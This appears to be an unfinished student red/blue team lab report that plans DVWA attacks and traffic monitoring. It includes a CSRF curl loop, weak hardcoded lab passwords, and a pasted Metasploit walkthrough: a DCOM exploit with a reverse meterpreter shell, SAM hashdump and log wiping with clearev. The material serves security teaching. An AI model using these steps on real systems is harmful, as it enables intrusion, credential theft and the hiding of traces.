**Project – Red and Blue Team Game**

CSCI 6706 Network Design

Christian Liu – B00415613 Computer Science Department Dalhousie University

Halifax, NS

Chris.liu@dal.ca

Table of Contents

[ABSTRACT 2](#_Toc43017307)

[KEYWORDS 2](#_Toc43017308)

[1 Introduction 2](#_Toc43017309)

[2 Environment Configuration 2](#_Toc43017310)

[2.1 SNMP Server and Agent Configuration 2](#_Toc43017311)

[2.1 SNMP Devices Automation Detection 3](#_Toc43017312)

[3 Traffic generation and Data Collections 3](#_Toc43017313)

[5.1 Data Collection Periods 4](#_Toc43017317)

[4 Question 1: PRTG Monitoring 4](#_Toc43017318)

[9.1 SNMP Devices Discovering 4](#_Toc43017323)

[2.1 SNMP trap sensor setup 5](#_Toc43017324)

[2.2 Application Discovering – Customized Sensors 5](#_Toc43017325)

[2.1 Overall Devices and Sensors 5](#_Toc43017326)

[2.1 Visualization for each Device and Application 6](#_Toc43017327)

[5 Question 2: Data Capture Wireshark / Argus Server 10](#_Toc43017328)

[2.1 Wireshark UI / Columns customization 10](#_Toc43017329)

[2.1 Wireshark Data Capturing 11](#_Toc43017330)

[6 Question 3: Data Analytics and Visualization 12](#_Toc43017331)

[2.2 Data preliminary analysis 12](#_Toc43017332)

[2.3 Data Pre-processing 12](#_Toc43017333)

[2.1 Data Visualization 13](#_Toc43017334)

[2.4 Data Analytics and Classification 17](#_Toc43017335)

[7 Further Advanced Configuration: SNMP Trap 19](#_Toc43017336)

[2.1 SNMP Special MIB for certain device 19](#_Toc43017337)

[2.1 Argus Filtering 20](#_Toc43017338)

[2.1 Visualization Interactives 20](#_Toc43017339)

[2.1 ML classification 20](#_Toc43017340)

[8 Conclusion and Future work 20](#_Toc43017341)

[REFERENCES 20](#_Toc43017342)

# ABSTRACT

This is the final report of my term project. [2]:

It contains or refers to several actual logs generated during penetration testing session:

* **Traffic / Packets sniffing logs as pcap format**
* **Snort-IDS alerts and dump log on the Snort server side**
* **Apache access-log and error logs on web services host side**

# KEYWORDS

Network Design, Mininet, Wireshark, Argus, PRTG


# Introduction

The first report is within term project planning stage during the whole term project life cycle. Let us recall project life cycle will normally includes 5 stages: planning, design, implement, test, and maintenance. Therefore, I will also follow this general process to complete my term project.

# Environment Configuration

The environment setup is one of the most time-consuming process during project life cycle, and it has to be constantly adjusted based on dynamic needs during implementation. Here, I am answering the initial plan at this moment.

# Environment persistence



This section is related to many new additional software and tools installations, especially in case I planned to add Blockchain support to our Blue team strategy. To make Docker container consistence on GNS3, we need to do the additional configuration on GNS3:



# Installed Software on both Blue and Red Team

I planned to install following software tools, and the details will be illustrated in the second report [13]:

|  |  |
| --- | --- |
| **Blue Team** | **Red Team** |
| WireShark (Traffic Monitoring, Sniffing, and recording) | Hpring3 ( DoS /DDoS) |
| Argue (Data Capturing, Converting and Analyzing) | Nmap (Port Scan) |
| TCPDump (Data Sniffing) | Medusa (Brute-Force) |
| TCPReplay / TCPRewrite (Traffic replay / rewriting) | Hydra (Brute-Force) |
| ACL (access-control) | Patator (Brute-Force) |
| UFW (firewall) | ZAP (Web Vulnerability) |
| Whitelist / Blocklist (Filter) |  |
| Snort (Traffic Monitoring and Alerting) |  |
| Blockchain (tentative – Personal recommendation) |  |

# Accounts setup on Blue team

I would like to choose 4 accounts for blue team to provide a basic authorization and authentication protection during our stage 1 of project. We are trying to avoid ‘root’ account for basic principal of protection. They are:

|  |  |  |
| --- | --- | --- |
| Username | Password | Role |
| Bob | Dragon | Admin |
| Alice | 696969 | Super User |
| Cat | Shadow | User |
| Scptest | Abc123 | guest |


I will add those account to our victim web application by following the instruction of [14].

# Project quality assurance and control

To ensure the project quality, I am planning to utilize the GIT and JIRA to provide basic project management functionalities.

# Services chosen and Services establishment

I will choose the web services on host “Metasploitable” . And I noticed “Metasploitable” Docker image already includes “tikiviki” / “twiki” / “dvwa” / “multillidae” web applications. I will choose **DVWA** web application as target.



# Penetration Testing

I will conduct following 4 different attacks against victim host machine. Tentatively I might want to bring Blockchain defend mechanism in.

|  |  |
| --- | --- |
| ICMP / SYN Flood | Hping3 |
| Nmap | Port scan |
| Brute-Force | Medusa, Hydra and Patator |
| Web Vulnerability | ZAP or SQL injection or manually |
| Privilege Escalation | Metasploit (<https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/>) |

# Data /Traffic generation

I will conduct two different methods to generate actual data /traffic [11][12]:

* Crontab: we can conduct scheduled tasks by configured via crontab, such as [9]:
* Shell Script: we can utilize the for loop to simulate services consumption with a certain interval. Such as:

**#!/bin/sh**

**while true**

**do**

**curl 172.16.1.14/dvwa/vulnerabilities/csrf/?password\_current=password&password\_new=1234&password\_conf=1234&change=change**

**sleep 5**

**done**

The tools for sniffing / capturing data / traffic were practised a lot in previous assignment 2 and 3. I will reuse those tools to capture and store the traffic data during the traffic simulation. They are Tcpdump, WireShark, Argus, TCPReplay and TCPRewrite etc.

I list my Data / Traffic generation plan in the table:

|  |  |
| --- | --- |
| **Before Security (July 20th – 24th )** | **After Security (July 27th – 31st )** |
| On the consecutive 5 days starting on July 20th , I will monitor the network for one hour with crontab simulation services consumption. During the monitoring, I mainly play red team to attack blue team (web services).  After one-hour monitoring is done, I collect data through wireshark or tcpdump, convert data to the most suitable PCAP Datasets via Argus.  Eventually, this dataset will be used to compared with the dataset after blue team security enabled. | On the consecutive 5 days starting on July 27th , I will monitor the network with Blue team security guards.  After one-hour monitoring is done, I collect data through wireshark or tcpdump, convert data to the most suitable PCAP Datasets via Argus.  Eventually, this dataset will be used to compared with the dataset before blue team security enabled. |

## Installing Node.js and npm


<https://linuxize.com/post/how-to-install-node-js-on-ubuntu-18.04/>

wget --no-check-certificate -qO - https://deb.nodesource.com/setup\_12.x | apt-key add -

Blockchain: NVM, NODEJS, NPM, truffle suite


Install Truffle Suite for local Etherenum development Environment:

sudo npm install -g truffle




As we can see screenshot above, we need configuraton file “truffle-config.json” to startup blockchain development environment on local (192.168.0.4 is my host IP):

ganache-cli -p 7545 -h 192.168.0.4




The screenshot above shows we started with an local Etherenum Blockchain network with 10 simulated blocks.


Once done, it is can be accessed by another PC by utilizing “ganache-cli”, like screenshot below:



The initialized machine will print out RPC response:



Once the another PC (VM machine) was able to communicate with host Blockchain network. We can do some interactive testing on another PC truffle console:



The screenshot tells we can get the Blockchain accounts from host machine and specify the first account.

## Setup Mock Web Services

Configure MySQL:

mysql> CREATE USER 'master'@'localhost' IDENTIFIED BY 'dragon';

Query OK, 0 rows affected (0.01 sec)

mysql> GRANT ALL PRIVILEGES ON \* . \* TO 'master'@'localhost';

Query OK, 0 rows affected (0.00 sec)

mysql> flush privileges;

Query OK, 0 rows affected (0.00 sec)

mysql>

## Create CRUD web services on HOST

Crea

## Create Gateway of Webservices

## Protected with basic Authorization Mechanism

PHP simple password authorization:

<?php

header("Access-Control-Allow-Origin: \*");

header("Content-Type: application/json; charset=UTF-8");

header("Access-Control-Allow-Methods: OPTIONS,GET,POST,PUT,DELETE");

header("Access-Control-Max-Age: 3600");

header("Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization, X-Requested-With");

$valid\_passwords = array ("master" => "dragon", "student" => "696969","teacher" => "shadow","tester" => "abc123");  
$valid\_users = array\_keys($valid\_passwords);  
  
$user = $\_SERVER['PHP\_AUTH\_USER'];  
$pass = $\_SERVER['PHP\_AUTH\_PW'];  
  
$validated = (in\_array($user, $valid\_users)) && ($pass == $valid\_passwords[$user]);  
  
if (!$validated) {  
  header('WWW-Authenticate: Basic realm="My Realm"');  
  header('HTTP/1.0 401 Unauthorized');  
  die ("Not authorized");  
}  
  
// If arrives here, is a valid user.  
echo "<p>Welcome $user.</p>";  
echo "<p>Congratulation, you are into the system.</p>";  
  
?>

<https://www.baeldung.com/curl-rest>

Use the -u flag to include a username, and curl will prompt for a password:

curl -u username <http://example.com>

You can also include the password in the command, but then your password will be visible in bash history:

curl -u username:password http://example.com

## Setup Mock FTP server

<https://www.techrepublic.com/article/how-to-quickly-setup-an-ftp-server-on-ubuntu-18-04/>

Lets imagine that your script is called ftp\_poller.sh and you have it in your home script folder, lets call it (/home/fitipaldi/scripts/ftp\_poller.sh)

ftp\_poller.sh content

#/bin/bash

file=filename

server="example.com"

folder="where\_is\_the\_file" #If it's in the root folder type /

user="username"

pass="supersecretpassword"

/usr/bin/ftp -n << EOF

open ${server}

user ${user} ${pass}

binary

cd ${folder}

get ${file}

del ${file}

EOF


you can do this:

\* \* \* \* \* sh /home/fitipaldi/scripts/ftp\_poller.sh

## Setup SSH server

# Traffic generation and data collection

**daemonlogger -i eth0 -o eth2**



We execute this command to sniff traffic coming from R1-FRR at snort-IDS now:

**snort -i eth0 -c /etc/snort/snort.conf -l /var/log/snort -A full**

# User Scenario

## Host-1 consume web-services-server

## GNS3 VM (red team) DoS attack web-service-server

## GNS3 VM (red team) brutal-attack web-service

## GNS3 VM (red team) DoS attack Blockchain nodes

Pen Testing using Metasploit

Here is the demonstration of pen testing a vulnerable target system using Metasploit with detailed steps.

Victim Machine

OS: Microsoft Windows Server 2003

IP: IP: 192.168.42.129

Attacker (Our) Machine

OS: Backtrack 5

Kernel version: Linux bt 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux

Metasploit Version: Built in version of metasploit 3.8.0-dev

IP: 192.168.42.128

Our objective here is to gain remote access to given target which is known to be running vulnerable Windows 2003 Server.

Here are the detailed steps of our attack in action,

Step 1

Perform an Nmap [Reference 3] scan of the remote server 192.168.42.129

The output of the Nmap scan shows us a range of ports open which can be seen below in Figure 1

Pen Testing with Metasploit

We notice that there is port 135 open. Thus we can look for scripts in Metasploit to exploit and gain shell access if this server is vulnerable.

Step 2:

Now on your BackTrack launch msfconsole as shown below

Application > BackTrack > Exploitation Tools > Network Exploit Tools > Metasploit Framework > msfconsole

Pen Testing with Metasploit

During the initialization of msfconsole, standard checks are performed. If everything works out fine we will see the welcome screen as shown

Pen Testing with Metasploit

Step 3:

Now, we know that port 135 is open so, we search for a related RPC exploit in Metasploit.

To list out all the exploits supported by Metasploit we use the "show exploits" command. This exploit lists out all the currently available exploits and a small portion of it is shown below

Pen Testing with Metasploit

As you may have noticed, the default installation of the Metasploit Framework 3.8.0-dev comes with 696 exploits and 224 payloads, which is quite an impressive stockpile thus finding a specific exploit from this huge list would be a real tedious task. So, we use a better option. You can either visit the link http://metasploit.com/modules/ or another alternative would be to use the "search <keyword>""command in Metasploit to search for related exploits for RPC.command in Metasploit to search for related exploits for RPC.

In msfconsole type "search dcerpc" to search all the exploits related to dcerpc keyword as that exploit can be used to gain access to the server with a vulnerable port 135. A list of all the related exploits would be presented on the msfconsole window and this is shown below in figure 5.

Pen Testing with Metasploit

Step 4:

Now that you have the list of RPC exploits in front of you, we would need more information about the exploit before we actually use it. To get more information regarding the exploit you can use the command, "info exploit/windows/dcerpc/ms03\_026\_dcom"

This command provides information such as available targets, exploit requirements, details of vulnerability itself, and even references where you can find more information. This is shown in screenshot below,

Pen Testing with Metasploit

Step 5:

The command "use <exploit\_name>" activates the exploit environment for the exploit <exploit\_name>. In our case we will use the following command to activate our exploit

"use exploit/windows/dcerpc/ms03\_026\_dcom"

Pen Testing with Metasploit

From the above figure we can see that, after the use of the exploit command the prompt changes from "msf>" to "msf exploit(ms03\_026\_dcom) >" which symbolizes that we have entered a temporary environment of that exploit.

Step 6:

Now, we need to configure the exploit as per the need of the current scenario. The "show options" command displays the various parameters which are required for the exploit to be launched properly. In our case, the RPORT is already set to 135 and the only option to be set is RHOST which can be set using the "set RHOST" command.

We enter the command "set RHOST 192.168.42.129" and we see that the RHOST is set to 192.168.42.129

Pen Testing with Metasploit

Step 7:

The only step remaining now before we launch the exploit is setting the payload for the exploit. We can view all the available payloads using the "show payloads" command.

As shown in the below figure, "show payloads" command will list all payloads that are compatible with the selected exploit.

Pen Testing with Metasploit

For our case, we are using the reverse tcp meterpreter which can be set using the command, "set PAYLOAD windows/meterpreter/reverse\_tcp" which spawns a shell if the remote server is successfully exploited. Now again you must view the available options using "show options" to make sure all the compulsory sections are properly filled so that the exploit is launched properly.

Pen Testing with Metasploit

We notice that the LHOST for out payload is not set, so we set it to out local IP ie. 192.168.42.128 using the command "set LHOST 192.168.42.128"

Step 8:

Now that everything is ready and the exploit has been configured properly its time to launch the exploit.

You can use the "check" command to check whether the victim machine is vulnerable to the exploit or not. This option is not present for all the exploits but can be a real good support system before you actually exploit the remote server to make sure the remote server is not patched against the exploit you are trying against it.

In out case as shown in the figure below, our selected exploit does not support the check option.

Pen Testing with Metasploit

The "exploit" command actually launches the attack, doing whatever it needs to do to have the payload executed on the remote system.

Pen Testing with Metasploit

The above figure shows that the exploit was successfully executed against the remote machine 192.168.42.129 due to the vulnerable port 135.

This is indicated by change in prompt to "meterpreter >".

Step 9:

Now that a reverse connection has been setup between the victim and our machine, we have complete control of the server. We can use the "help" command to see which all commands can be used by us on the remote server to perform the related actions as displayed in the below figure.

Pen Testing with Metasploit

Below are the results of some of the meterpreter commands.

"ipconfig" prints the remote machines all current TCP/IP network configuration values

"getuid" prints the server's username to he console.

"hashdump" dumps the contents of the SAM database.

"clearev" can be used to wipe off all the traces that you were ever on the machine.

Summary

Thus we have successfully used Metasploit framework to break into the remote Windows 2003 server and get shell access which can be used to control the remote machine and perform any kind of operations.

Here are potential uses of the Metasploit Framework


Metasploit can be used during penetration testing to validate the reports by other automatic vulnerability assessment tools to prove that the vulnerability is not a false positive and can be exploited. Care has to taken because not only does it disprove false positives, but it can also breaks things.

